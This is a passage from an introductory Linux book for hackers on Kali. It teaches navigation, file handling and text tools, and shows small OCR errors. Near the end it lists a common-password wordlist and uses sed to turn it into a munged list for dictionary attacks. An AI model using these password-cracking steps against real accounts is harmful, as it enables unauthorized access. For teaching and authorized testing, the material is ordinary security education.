Another difference is that, unfortunately, several functions on this virtualized Linux are not enabled by default. One of these is `ping`, the Linux utility for testing whether a host is up. When we try to ping another system on our local network or *https://www.google.com*, both return this cryptic message:

```
ping:socket: Operation not permitted
```

To enable `ping` on our newly install Kali system, enter the following command:

```
$ sudo setcapcap_net_raw+p /bin/ping
```

After you do so, you should now be able to ping *https://www.google.com*.

You are now ready to use Kali within Windows! For the seasoned Linux user, WSL makes it easy to test your tools and scripts. However, I still recommend a native install for professional penetration testing.

1

GETTING STARTED WITH THE BASICS

By our very nature, hackers are doers. We want to touch and play with things. We also want to create and (sometimes) break things. Few of us want to read long tomes of information technology theory before we can do what we love most: hacking. With that in mind, this chapter is designed to give you some fundamental skills to get you up and running in Kali . . . now!

In this chapter, we won't go into any one concept in great detail—we'll cover just enough to let you play and explore in the operating system of hackers: Linux. We will save more in-depth discussions for later chapters.

Introductory Terms and Concepts

Before we begin our journey through the wonderful world of *Linux Basics for Hackers*, I want to introduce a few terms that should clarify some concepts discussed later in this chapter.

Binaries This term refers to files that can be executed, similar to executables in Windows. Binaries generally reside in the */usr/bin* or *usr/sbin* directory and include utilities such as `ps`, `cat`, `ls`, and `ifconfig` (we'll touch on all four of these in this chapter), as well as applications such as the wireless hacking tool aircrack-ng and the intrusion detection system Snort.

Case sensitivity Unlike Windows, the Linux filesystem is case sensitive. This means that *Desktop* is different from *desktop*, which is different from *DeskTop*. Each of these would represent a different file or directory name. Many people coming from a Windows environment can find this frustrating. If you get the error message "File or directory not found" and you are sure the file or directory exists, you probably need to check your case.

Directory This is the same as a folder in Windows. A directory provides a way of organizing files, usually in a hierarchical manner.

Home Each user has their own */home* directory, and this is generally where files you create will be saved by default.

Kali Kali Linux is a distribution of Linux specifically designed for penetration testing. It has hundreds of tools preinstalled, saving you the hours it would take to download and install them yourself.

root Like nearly every operating system, Linux has an administrator (or *superuser*) account, designed for use by a trusted person who can do nearly anything on the system. This would include such things as reconfiguring the system, adding users, and changing passwords. In Linux, that account is called *root*. As a hacker or pentester, you will often use the root account to give yourself control over the system. In fact, many hacker tools require that you use the root account.

Script This is a series of commands run in an interpretive environment that converts each line to source code. Many hacking tools are simply scripts. Scripts can be run with the bash interpreter or any of the other scripting language interpreters, such as Python, Perl, or Ruby. Python is currently the most popular interpreter among hackers.

Shell This is an environment and interpreter for running commands in Linux. The most widely used shell is bash, which stands for *Bourne-again shell*, but other popular shells include the C shell and Z shell. I will be using the bash shell exclusively in this book.

Terminal This is a command line interface (CLI).

With those basics behind us, we will attempt to methodically develop the essential Linux skills you'll need to become a hacker or penetration tester. In this first chapter, I'll walk you through getting started with Kali Linux.

A Tour of Kali

Once you start Kali, you'll be greeted with a login screen. Log in using the Kali account username *kali* and the default password *kali* (if you changed the password earlier, use your new password here). You should now have access to your Kali desktop. We'll quickly look at two of the most basic aspects of the desktop: the terminal interface and file structure.

The Terminal

The first step to using Kali is to open the *terminal*, which is the command line interface we'll use in this book. You'll find the icon for the terminal along the left of the desktop. Click this icon to open the terminal. Your new terminal should look like the one shown in Figure 1-1.

Figure 1-1: The Kali terminal

This terminal opens the command line environment, known as the *shell*, which enables you to run commands on the underlying operating systems and write scripts. Although Linux has many different shell environments, the most popular is the bash shell, which is the default shell in many Linux distributions.

To change your password, you can use the command `passwd`.

The Linux Filesystem

The Linux filesystem structure is somewhat different from that of Windows. Linux doesn't have a physical drive (such as the *C:* drive) at the base of the filesystem but uses a logical filesystem instead. At the very top of the filesystem structure is */*, often referred to as the *root* of the filesystem, as if it were an upside-down tree (see Figure 1-2). Keep in mind that this is different from the root user. These terms may seem confusing at first, but they will become easier to differentiate once you get used to Linux.



Figure 1-2: The Linux filesystem

The root (/) of the filesystem is at the top of the tree, and the following are the most important subdirectories to know:

/root The home directory of the all-powerful root user

/etc Generally contains the Linux configuration files—files that control when and how programs start up

/home The user's home directory

/mnt Where other filesystems are attached or mounted to the filesystem

/media Where CDs and USB devices are usually attached or mounted to the filesystem

/bin Where application *binaries* (the equivalent of executables in Microsoft Windows or applications in macOS) reside

/lib Where you'll find *libraries* (shared programs that are similar to Windows DLLs)

We'll spend more time with these key directories throughout this book. Understanding these first-level directories is important to navigating through the filesystem from the command line.

It's also important to know before you start that you should not log in as root when performing routine tasks, because anyone who hacks your system (yes, hackers sometimes get hacked) when you're logged in as root would immediately gain root privileges and thus "own" your system. Log in as a regular user when starting regular applications, browsing the web, running tools like Wireshark, and so on. For the practice you'll do in this book, staying logged in as root should be fine.

Basic Commands in Linux

To begin, let's look at some basic commands that will help you get up and running in Linux.

Finding Yourself with pwd

Unlike when you're working in a graphical user interface (GUI) environment like Windows or macOS, the command line in Linux does not always make it apparent which directory you're presently in. To navigate to a new directory, you usually need to know where you are currently. The *print working directory* command, `pwd`, returns your location within the directory structure.

Enter `pwd` in your terminal to see where you are:

```
kali> pwd
/home/kali
```

In this case, Linux returned `/home/kali`, telling me I'm in the *kali* user's directory. And because you logged in as *kali* when you started Linux, you should be in the *kali* user's directory, too, which is two levels below the top of the filesystem structure (/).

If you're in another directory, `pwd` will return that directory name instead.

Checking Your Login with whoami

In Linux, the one "all-powerful" superuser or system administrator is named root, and it has all the system privileges needed to add users, change passwords, change privileges, and so on. Obviously, you don't want just anyone to have the ability to make such changes; you want someone who can be trusted and has proper knowledge of the operating system. As a hacker, you usually need to have all those privileges to run the programs and commands you need (many hacker tools won't work unless you have root privileges), so you'll want to log in as root.

If you've forgotten whether you're logged in as root or another user, you can use the `whoami` command to see which user you're logged in as:

```
kali> whoami
kali
```

If I had been logged in as another user, such as my personal account, `whoami` would have returned my username instead, as shown here:

```
kali> whoami
OTW
```

It's also important to know that you should not log in as root when performing routine tasks, because anyone who hacks your system (yes, hackers sometimes get hacked) would immediately gain those root privileges. Log in as a regular user when starting regular applications, browsing the web, running tools like Wireshark, and so on.

Navigating the Linux Filesystem

Navigating the filesystem from the terminal is an essential Linux skill. To get anything done, you need to be able to move around to find applications, files, and directories located in other directories. In a GUI-based system, you can visually see the directories, but when you're using the command line interface, the structure is entirely text based, and navigating the filesystem means using some commands.

Changing Directories with cd

To change directories from the terminal, use the *change directory* command, `cd`. For example, here's how to change to the */etc* directory used to store configuration files:

```
kali> cd /etc
kali:/etc>
```

The prompt changes to `kali:/etc`, indicating that we're in the */etc* directory. We can confirm this by entering `pwd`:

```
kali:/etc> pwd
/etc
```

To move up one level in the file structure (toward the root of the file structure, or /), we use `cd` followed by double dots (`..`), as shown here:

```
kali:/etc> cd ..
kali> pwd
/
```

This moves us up one level from */etc* to the root (/) directory, but you can move up as many levels as you need. Just use the same number of double-dot pairs as the number of levels you want to move:

- You would use `..` to move up one level.
- You would use `../..` to move up two levels.
- You would use `../../..` to move up three levels, and so on.

So, for example, to move up two levels, enter `cd` followed by two sets of double dots with a forward slash in between:

```
kali> cd ../..
```

You can also move up to the root level in the file structure from anywhere by entering `cd /`, where `/` represents the root of the filesystem.

Listing the Contents of a Directory with ls

To see the contents of a directory (the files and subdirectories), we can use the `ls` (list) command. This is very similar to the `dir` command in Windows.

```
kali> ls
Debian          Music           usr
Desktop         Picture         Videos
Documents       Public
Downloads       Templates
```

This command lists both the files and directories contained in the directory. You can also use this command on any particular directory, not just the one you are currently in, by listing the directory name after the command; for example, `ls /etc` shows what's in the */etc* directory.

To get more information about the files and directories, such as their permissions, owner, size, and when they were last modified, you can add the `-l` switch after `ls`. (The `l` stands for *long*.) This is often referred to as *long listing*. Let's try it here:

```
kali> ls -l
total 32
drw-r--r-- 1  kali kali 4096 Dec 5 11:15 Debian
drw-r--r-- 2  kali kali 4096 Dec 5 11:15 Desktop
drw-r--r-- 3  kali kali 4096 Dec 9 13:10 Documents
drw-r--r-- 18 kali kali 4096 Dec 9 13:43 Downloads
--snip--
drw-r--r-- 1  kali kali 4096 Dec 5 11:15 Videos
```

As you can see, `ls -l` provides us with significantly more information, such as whether an object is a file or directory, the number of links, the owner, the group, its size, when it was created or modified, and its name.

I typically add the `-l` switch whenever doing a listing in Linux, but to each their own. We'll talk more about `ls -l` in Chapter 5.

Some files in Linux are hidden and won't be revealed by a simple `ls` or `ls -l` command. To show hidden files, add a lowercase `-a` switch, like so:

```
kali> ls -la
```

If you aren't seeing a file you expect to see, it's worth trying `ls` with the `a` flag. When using multiple flags, you can combine them into one, as we've done here with `-la` instead of `-l -a`.

Getting Help

Nearly every command, application, or utility has a dedicated help file in Linux that provides guidance for its use. For instance, if I needed help using the best wireless cracking tool, aircrack-ng, I could simply type the `aircrack-ng` command followed by the `--help` command:

```
kali> aircrack-ng --help
```

Note the double dash here. The convention in Linux is to use a double dash (`--`) before word options, such as `help`, and a single dash (`-`) before single-letter options, such as `-h`.

When you enter this command, you should see a short description of the tool and guidance on how to use it. In some cases, you can use either `-h` or `-?` to get to the help file. For instance, if I needed help using the hacker's best port-scanning tool, nmap, I would enter the following:

```
kali> nmap -h
```

Unfortunately, although many applications support all three options (`--help`, `-h`, and `-?`), there's no guarantee the application you're using will. So, if one option doesn't work, try another.

Referencing Manual Pages with man

In addition to the help switch, most commands and applications have a manual (man) page with more information, such as a description and synopsis of the command or application. You can view a man page by simply typing `man` before the command, utility, or application. To see the man page for aircrack-ng, for example, you would enter the following:

```
kali> man aircrack-ng
NAME
        aircrack-ng - a 802.11 WEP / WPA-PSK key cracker
SYNOPSIS
        aircrack-ng [options] <.cap / .ivs file(s)>
DESCRIPTION
        aircrack-ng is an 802.11 WEP and WPA/WPA2-PSK key cracking program.
        It can recover the WEP key once enough encrypted packets have been
        captured with airodump-ng. This part of the aircrack-ng suite deter-
        mines the WEP key using two fundamental methods. The first method is
        via the PTW approach (Pyshkin, Tews, Weinmann). The main advantage
        of the PTW approach is that very few data packets are required to
        crack the WEP key. The second method is the FMS/KoreK method. The
        FMS/KoreK method incorporates various statistical attacks to dis-
        cover the WEP key and uses these in combination with brute forcing.
        Additionally, the program offers a dictionary method for determining
        the WEP key. For cracking WPA/WPA2 pre-shared keys, a wordlist (file
        or stdin) or an airolib-ng has to be used.
```

This opens the manual for aircrack-ng, providing you with more detailed information than the `help` screen. You can scroll through this manual file using the ENTER key, or you can page up and down using the PAGE DOWN and PAGE UP keys, respectively; you can also use the arrow keys. To exit, simply enter **q** (for quit), and you'll return to the command prompt.

Finding Stuff

Until you become familiar with Linux, it can be frustrating to find your way around, but knowledge of a few basic commands and techniques will go a long way toward making the command line much friendlier. The following commands help you locate things from the terminal.

Searching with locate

Probably the easiest command to use is `locate`. Followed by a keyword denoting what it is you want to find, this command will go through your entire filesystem and locate every occurrence of that word.

To look for aircrack-ng, for example, enter the following:

```
kali> locate aircrack-ng
/usr/bin/aircrack-ng
/usr/share/applications/kali-aircrack-ng.desktop
/usr/share/desktop-directories/05-1-01-aircrack-ng.directory
--snip--
/var/lib/dpkg/info/aircrack-ng.md5sums
```

The `locate` command is not perfect, however. Sometimes the results of `locate` can be overwhelming, giving you too much information. Also, `locate` uses a database that is usually updated only once a day, so if you just created a file a few minutes or a few hours ago, it might not appear in this list until the next day. It's worth knowing the disadvantages of these basic commands so you can better decide when best to use each one.

To update the database that the `locate` command uses, enter the following:

```
kali> sudo updatedb
```

Note that we preceded the `updatedb` command with `sudo`. This is important. If a command requires root (superuser) privileges, as `updatedb` does, and you're logged in as a regular user, you can provide the command with root privileges using the `sudo` command, followed by your password.

Finding Binaries with whereis

If you're looking for a binary file, you can use the `whereis` command to locate it. This command returns not only the location of the binary but also its source and man page if they are available. Here's an example:

```
kali> whereis aircrack-ng
aircrack-ng: /usr/bin/aircrack-ng /usr/share/man/man1/aircrack-ng.1.gz
```

In this case, `whereis` returned just the aircrack-ng binaries and man page, rather than every occurrence of the word *aircrack-ng*. Much more efficient and illuminating, don't you think?

Finding Binaries in the PATH Variable with which

The `which` command is even more specific: it returns the location of only the binaries in the `PATH` variable in Linux. We'll look more closely at the `PATH` variable in Chapter 7, but for now, it's sufficient to know that `PATH` holds the directories in which the operating system looks for the commands you execute at the command line. For example, when I enter `aircrack-ng` on

the command line, the operating system looks to the PATH variable to see in which directories it should search for aircrack-ng:

```
kali> which aircrack-ng
/usr/bin/aircrack-ng
```

Here, which was able to find a single binary file in the directories listed in the PATH variable. At minimum, these directories usually include */usr/bin*, but they may also include */usr/sbin* and maybe a few others.

Performing More Powerful Searches with find

The find command is the most flexible of the searching utilities. It is capable of beginning in any designated directory and looking for a number of different parameters, including, of course, the filename, but also the date of creation or modification, the owner, the group, permissions, and the size.

Here's the basic syntax for find:

```
find directory options expression
```

So, if I wanted to search for a file with the name *apache2* (an open source web server) starting in the root directory, I would enter the following:

```
kali> find / -type f -name apache2
```

First, I state the directory in which to start the search, in this case /. Then I specify which type of file to search for, in this case f for an ordinary file. Finally, I give the name of the file I'm searching for, in this case apache2.

Here are my results for this search:

```
kali> find / -type f -name apache2
/usr/lib/apache2/mpm-itk/apache2
/usr/lib/apache2/mpm-event/apache2
/usr/lib/apache2/mpm-worker/apache2
/usr/lib/apache2/mpm-prefork/apache2
/etc/cron.daily/apache2
/etc/logrotate.d/apache2
/etc/init.d/apache2
/etc/default/apache2
```

The find command started at the top of the filesystem (/), went through every directory looking for *apache2* in the filename, and then listed all instances found.

As you might imagine, a search that looks in every directory can be slow. One way to speed it up is to look only in the directory where you would expect to find the files you need. For example, if we were looking for a configuration file, we could start the search in the */etc* directory, and Linux would search only as far as its subdirectories. Let's try it:

```
kali> find /etc -type f -name apache2
/etc/init.d/apache2
/etc/logrotate.d/apache2
/etc/cron.daily/apache2
/etc/default/apache2
```

This much faster search found occurrences of *apache2* only in the */etc* directory and its subdirectories.

It's also important to note that unlike some other search commands, `find` displays only *exact* name matches. If the file *apache2* has an extension, such as *apache2.conf*, the search will *not* find a match. We can remedy this limitation by using *wildcards*, which enable us to match multiple characters. Wildcards come in a few different forms: `* . ,` `?` and `[]`.

Let's look in the */etc* directory for all files that begin with *apache2* and have any extension. For this, we could write a `find` command using the following wildcard:

```
kali> sudo find /etc -type f -name apache2.*
/etc/apache2/apache2.conf
```

When we run this command, we find that there is one file in the */etc* directory that fits the `apache2.*` pattern. When we use a period followed by the * wildcard, the terminal looks for any extension after the filename *apache2*. This can be a very useful technique for finding files when you don't know the file extension.

When I run this command, I find two files that start with *apache2* in the */etc* directory, including the *apache2.conf* file.

A QUICK LOOK AT WILDCARDS

Let's say we're doing a search on a directory that has the files *cat, hat, what,* and *bat*. The ? wildcard is used to represent a single character, so a search for `?at` would find *hat, cat,* and *bat* but not *what,* because *at* in this filename is preceded by two letters. The `[]` wildcard is used to match the characters that appear inside the square brackets. For example, a search for `[c,b]at` would match *cat* and *bat* but not *hat* or *what*. Among the most widely used wildcards is the asterisk (*), which matches any character(s) of any length, from none to an unlimited amount of characters. A search for `*at`, for example, would find *cat, hat, what,* and *bat*.

Filtering with grep

Very often when using the command line, you'll want to search for a particular keyword. For this, you can use the `grep` command as a filter to search for keywords.

The grep command is often used when output is piped from one command to another. I cover piping in Chapter 2, but for now, suffice it to say that Linux (and Windows, for that matter) allows us to take the *output* of one command and send it as *input* to another command. This is called *piping*, and we use the | command to do it. (The | key is usually above the ENTER key on keyboards.)

The ps command is used to display information about processes running on the machine. We cover this in more detail in Chapter 6, but for this example, suppose I want to see all the processes running on my Linux system. In this case, I can use the ps (processes) command followed by the aux switches to specify which process information to display, like so:

```
kali> ps aux
```

This provides me with a listing of *all* the processes running in this system—but what if I want to find just one process to see if it is running?

I can do this by piping the output from ps to grep and searching for a keyword. For instance, to find out whether the apache2 service is running, I would enter the following:

```
kali> ps aux | grep apache2
kali  4851 0.2 0.7 37548  7668 ?  Ss  10:14  0:00   /usr/sbin/apache2 -k start
kali  4906 0.0 0.4 37572  4228 ?  S   10:14  0:00   /usr/sbin/apache2 -k start
kali  4910 0.0 0.4 37572  4228 ?  Ss  10:14  0:00   /usr/sbin/apache2 -k start
--snip--
```

This command tells Linux to display all my services and then send that output to grep, which will look through the output for the keyword *apache2* and then display only the relevant output, thus saving me considerable time (and my eyesight).

Modifying Files and Directories

Once you've found your files and directories, you'll want to be able to perform actions on them. In this section, we look at how to create files and directories, copy files, rename files, and delete files and directories.

Creating Files

There are many ways to create files in Linux, but for now we'll just look at two simple methods. The first is cat, which is short for *concatenate*, meaning to combine pieces together (not a reference to your favorite domesticated feline). The cat command is generally used for displaying the contents of a file, but it can also be used to create small files. For creating bigger files, it's better to enter the code in a text editor such as vim, emacs, mousepad, gedit, or kate and then save it as a file.

Concatenation with cat

The cat command followed by a filename will display the contents of that file, but to create a file, we follow the cat command with a *redirect*, denoted with the > symbol, and a name for the file we want to create. Here's an example:

```
kali> cat > hackingskills
Hacking is the most valuable skill set of the 21st century!
```

When you press ENTER, Linux will go into *interactive mode* and wait for you to start entering content for the file. This can be puzzling, because the prompt disappears, but if you simply begin typing, whatever you enter will go into the file (in this case, *hackingskills*). Here, I entered Hacking is the most valuable skill set of the 21st century! To exit and return to the prompt, I press CTRL-D. Then, when I want to see what's in the file *hackingskills*, I enter the following:

```
kali> cat hackingskills
Hacking is the most valuable skill set of the 21st century!
```

If you don't use the redirect symbol, Linux will spit back the contents of your file.

To add, or *append*, more content to a file, you can use the cat command with a double redirect (>>), followed by whatever you want to add to the end of the file. Here's an example:

```
kali> cat >> hackingskills
Everyone should learn hacking
```

Linux once again goes into interactive mode, waiting for content to append to the file. When I enter Everyone should learn hacking and press CTRL-D, I am returned to the prompt. Now, when I display the contents of that file with cat, I can see that the file has been appended with Everyone should learn hacking, as shown here:

```
kali> cat hackingskills
Hacking is the most valuable skill set of the 21st century!
Everyone should learn hacking
```

If I want to *overwrite* the file with new information, I can simply use the cat command with a single redirect again, as follows:

```
kali> cat > hackingskills
Everyone in IT security without hacking skills is in the dark
kali> cat hackingskills
Everyone in IT security without hacking skills is in the dark
```

As you can see here, Linux goes into interactive mode, and I enter the new text and then exit back to the prompt. When I once again use cat to

see the contents of the file, I see that my previous words have been overwritten with the latest text.

File Creation with touch

The second command for file creation is `touch`. This command was originally developed so a user could simply *touch* a file to change some of its details, such as the date it was created or modified. However, if the file doesn't already exist, this command creates that file by default.

Let's create *newfile* with `touch`:

```
kali> touch newfile
```

Now when I then use `ls -l` to see the long list of the directory, I see that a new file has been created named *newfile*. Note that its size is `0` because there is no content in *newfile*.

Creating a Directory

The command for creating a directory in Linux is `mkdir`, a contraction of *make directory*. To create a directory named *newdirectory*, enter the following command:

```
kali> mkdir newdirectory
```

To navigate to this newly created directory, simply enter this:

```
kali> cd newdirectory
```

Copying a File

To copy files, we use the `cp` command. This creates a duplicate of the file in the new location and leaves the old one in place.

Here, we'll create the file *oldfile* in the */home/kali* directory with `touch` and copy it to */home/kali/newdirectory/*, renaming it in the process and leaving the original *oldfile* in place:

```
kali> touch oldfile
kali> cp oldfile /home/kali/newdirectory/newfile
```

Renaming the file is optional and is done simply by adding the name you want to give it to the end of the directory path. If you don't rename the file when you copy it, the file will retain the original name by default.

When we then navigate to *newdirectory*, we see that there is an exact copy of *oldfile* called *newfile*:

```
kali> cd newdirectory
kali> ls
newfile
```

Renaming a File

Unfortunately, Linux doesn't have a command intended solely for renaming a file, as Windows and some other operating systems do, but it does have the `mv` (move) command.

The `mv` command can be used to move a file or directory to a new location, or simply to give an existing file a new name. To rename *newfile* to *newfile2*, you would enter the following:

```
kali> mv newfile newfile2
kali> ls
oldfile newfile2
```

Now, when you list (`ls`) that directory, you should see *newfile2* but not *newfile*, because it has been renamed. You can do the same with directories.

Removing a File

To remove a file, you can simply use the `rm` command, like so:

```
kali> rm newfile2
```

If you now do a long listing on the directory, you can confirm that the file has been removed.

Removing a Directory

The command for removing a directory is similar to the `rm` command for removing files but with `dir` (for *directory*) appended, like so:

```
kali> rmdir newdirectory
rmdir:failed to remove 'newdirectory': Directory not empty
```

It's important to note that `rmdir` won't remove a directory that is not empty. Instead, it will give you a warning message that the directory is not empty, as you can see in this example. You must first remove all the contents of the directory before removing it. This is to stop you from accidentally deleting objects you didn't intend to delete.

If you do want to remove a directory and its content all in one go, you can use the `-r` switch after `rm`, like so:

```
kali> rm -r newdirectory
```

Just a word of caution, though: be wary of using the `-r` option with `rm`, at least at first, because it's very easy to remove valuable files and directories by mistake. Using `rm -r` in your home directory, for instance, would delete every file and directory there—probably not what you were intending.

Go Play Now!

Now that you have some basic skills for navigating around the filesystem, you can play with your Linux system a bit before progressing. The best way to become comfortable with using the terminal is to try out your newfound skills right now. In subsequent chapters, we will explore further and deeper into our hacker playground.

Exercises

1. Use the `ls` command from the root (/) directory to explore the directory structure of Linux. Move to each of the directories with the `cd` command and run `pwd` to verify where you are in the directory structure.
2. Use the `whoami` command to verify which user you are logged in as.
3. Use the `locate` command to find word lists that can be used for password cracking.
4. Use the `cat` command to create a new file and then append to that file. Keep in mind that > redirects input to a file and >> appends to a file.
5. Create a new directory called *hackerdirectory* and create a new file in that directory named *hackedfile*. Now copy that file to your */home/kali* directory and rename it *secretfile*.

2

TEXT MANIPULATION

In Linux, nearly everything you deal with directly is a file, and most often these will be text files; for instance, all configuration files in Linux are text files. So, to reconfigure an application, you simply open the configuration file, change the text, save the file, and then restart the application—your reconfiguration is complete.

With so many text files, manipulating text becomes crucial in managing Linux and Linux applications. In this chapter, you'll use several commands and techniques for manipulating text in Linux.

For illustrative purposes, I'll use files from the world's most widely used web server, apache2. The free and open source apache2 web server is used by some of the busiest websites in the world, such as spotify.com, dropbox.com, netflix.com, tencent.com, bbc.com, and many others. It's installed by default on our Kali system (we'll be doing more with the apache2 web server in Chapter 12).

Viewing Files

As demonstrated in Chapter 1, the most basic text display command is probably `cat`, but it has its limitations. Use `cat` to display the apache2 config file (*apache2.conf*) found in */etc/apache2*:

```
kali> cat /etc/apache2/apache2.conf
```

Your screen should now display the entire *apache2.conf* file, which will stream until it comes to the end of the file, as shown here, which isn't the most convenient or practical way to view and work with this file:

```
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# seeREADME.Debianfor details.

# Include generic snippets of statements:
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 srnoet
```

In the following two sections, I will show you the `head` and `tail` commands, which are two methods for displaying just part of a file's content in order to more easily view the key content.

Finding the Head

If you just want to view the beginning of a file, you can use the `head` command. By default, this command displays the first 10 lines of a file. The following command, for instance, shows you the first 10 lines of *apache2.conf*:

```
kali> head /etc/apache2/apache2.conf
#-------------------------------------------------------------
# This is the main Apache server configuration file. It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.4/ for detailed information about
# the directives and /usr/share/doc/apache2/README.Debian about Debian ...
# hints.
#
#
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because ...
```

If you want to see more or fewer than the default 10 lines, enter a quantity using the dash (-) switch after the call to `head` and before the filename. For example, if you want to see the first 20 lines of the file, you would enter the following command:

```
kali> head -20 /etc/apache2/apache2.conf
#-----------------------------------------------
# This is the main Apache server configuration file. It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.4/ for detailed information about
# the directives and /usr/share/doc/apache2/README.Debian about Debian ...
# hints.
#
#
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because ...
# default Apache2 installation attempts to make adding and removing modules,
# virtual hosts, and extra configuration directives as flexible as ...
# order to make automating the changes and administering the server ...
# possible.

# It is split into several files forming the configuration hierarchy ...
# below, all located in the /etc/apache2/ directory:
#
#       /etc/apache2/
#       |-- apache2.conf
```

You should see only the first 20 lines of *apache2.conf* displayed in your terminal window.

Finding the Tail

The `tail` command is similar to the `head` command, but it's used to view the last lines of a file. Let's use it on *apache2.conf*:

```
kali> tail /etc/apache2/apache2.conf
# Include of directories ignores editors' and dpkg's backup files,
# seeREADME.Debian for details.

# Include generic snippets of statements:
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 srnoet
```

Notice that this command displays some of the last `include` lines of the file, but not all of them, because like `head`, the default for `tail` is to show 10 lines.

You can display more lines by grabbing the last 20 lines of *apache2.conf*. As with the `head` command, you can tell `tail` how many lines to display by entering a dash (-) and then the number of lines between the command and the filename:

```
kali> tail -20 /etc/apache2/apache2.conf
# Note that the use of %{X-Forwarded-For}i instead of %h is not recommended.
# Use mod_remoteip instead.
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%...
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User...
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# seeREADME.Debian for details.

# Include generic snippets of statements:
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 srnoet
```

Now we can view nearly all the `include` lines on one screen.

Numbering the Lines

Sometimes, especially with very long files, we may want the file to display line numbers. Since *apache2.conf* has more than 190 lines, line numbers would be useful here. This makes it easier to reference changes and come back to the same place within the file.

To display a file with line numbers, we use the `nl` (number lines) command. Simply enter the following command:

```
kali> nl /etc/apache2/apache2.conf
181  LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" ...
182  LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" ...
183  LogFormat "%h %l %u %t \"%r\" %>s %O" common
184  LogFormat "%{Referer}i -> %U" referer
185  LogFormat "%{User-agent}i" agent

186  # Include of directories ignores editors' and dpkg's backup files,
187  # see README.Debian for details.

188  # Include generic snippets of statements:
189  IncludeOptional conf-enabled/*.conf
```

```
190  # Include the virtual host configurations:
191  IncludeOptional sites-enabled/*.conf

192  # vim: syntax=apache ts=4 sw=4 sts=4 srnoet
```

Each line now has a number, making referencing much easier. Note that this command skips the numbering for the blank lines.

Filtering Text with grep

The command grep is probably the most widely used text manipulation command. It lets you filter the content of a file for display. If, for instance, you want to see all lines that include the word *mod* (short for *module*) in your *apache2.conf* file, you could use cat with the help of grep and ask it to display only those lines:

```
kali> cat /etc/apache2/apache2.conf | grep mod
# default Apache2 installation attempts to make adding and removing modules,
#       |-- mods-enabled
# * Configuration files in the mods-enabled/, conf-enabled/ and sites ...
#   directories contain particular configuration ... which manage modules
#   helpers a2enmod/a2dismod, a2ensite/a2dissite and a2enconf/a2disconf. See
# at <URL:http://httpd.apache.org/docs/2.4/mod/core.html#mutex>);
# It is also possible to configure the log level for particular modules, e.g.
# Include module configuration:
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
# Sets the default security model of the Apache2 HTTPD server. It does
# Use mod_remoteip instead.
```

This command first views *apache2.conf* and then uses a pipe (|) to send it to grep, which takes the file as input, looks for lines with occurrences of the word *mod*, and displays only those lines. The grep command is a very powerful and essential command for working in Linux, because it can save you hours of searching for every occurrence of a word or command in a file.

Using sed to Find and Replace

The sed command lets you search for occurrences of a word or a text pattern and then perform some action on it. The name of the command is a contraction of *stream editor*. In its most basic form, sed operates like the Find and Replace function in Windows.

Let's begin by opening a password list in Kali with head. You can find such a file at */usr/share/metasploit-framework/data/wordlists/unix_passwords.txt*.

```
kali> head /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
admin
123456
12345
```

```
123456789
password
iloveyou
princess
1234567
12345678
abc123
```

This file contains common passwords used in Unix and Linux (which are very similar operating systems). This particular file is used by the most popular hacking framework, Metasploit. (For more information on Metasploit, see my book *Metasploit Basics for Hackers*.)

You have probably been told in your information security classes that you should never use a dictionary word as a password, as it is easy to crack with a *dictionary attack*, in which a hacker attempts to log in using words taken from a list (see my book *Getting Started Becoming a Master Hacker* for more on dictionary attacks). Often, people take a simple dictionary word or phrase such as *iloveyou* and replace the letters with numbers to create a stronger password, such as *il0vey0u*, where the letter *o* is replaced with the number zero. This practice is referred to as *munging* and can help defeat dictionary attacks.

As a hacker, we might want to try to overcome this munging by replacing all instances of the letter *o* with the number zero in the password list we'll use to attack a system. After changing to root, we can do this with the `sed` command in Linux:

```
root@kali> sed s/o/0/g /usr/share/metasploit-
framework/data/wordlists/unix_passwords.txt > /usr/share/metasploit-
framework/data/wordlists/unix_passwords2.txt
```

The `s` command performs the substitution: you first give the term you are searching for (`o`) and then the term you want to replace it with (`0`), separated by a slash (`/`). The `g` flag tells Linux that you want the replacement performed globally. We then save the result to a new file named *unix_passwords2.txt*.

Now, when you display this file with `cat`, you can see that all occurrences of the letter *o* have been replaced with zero:

```
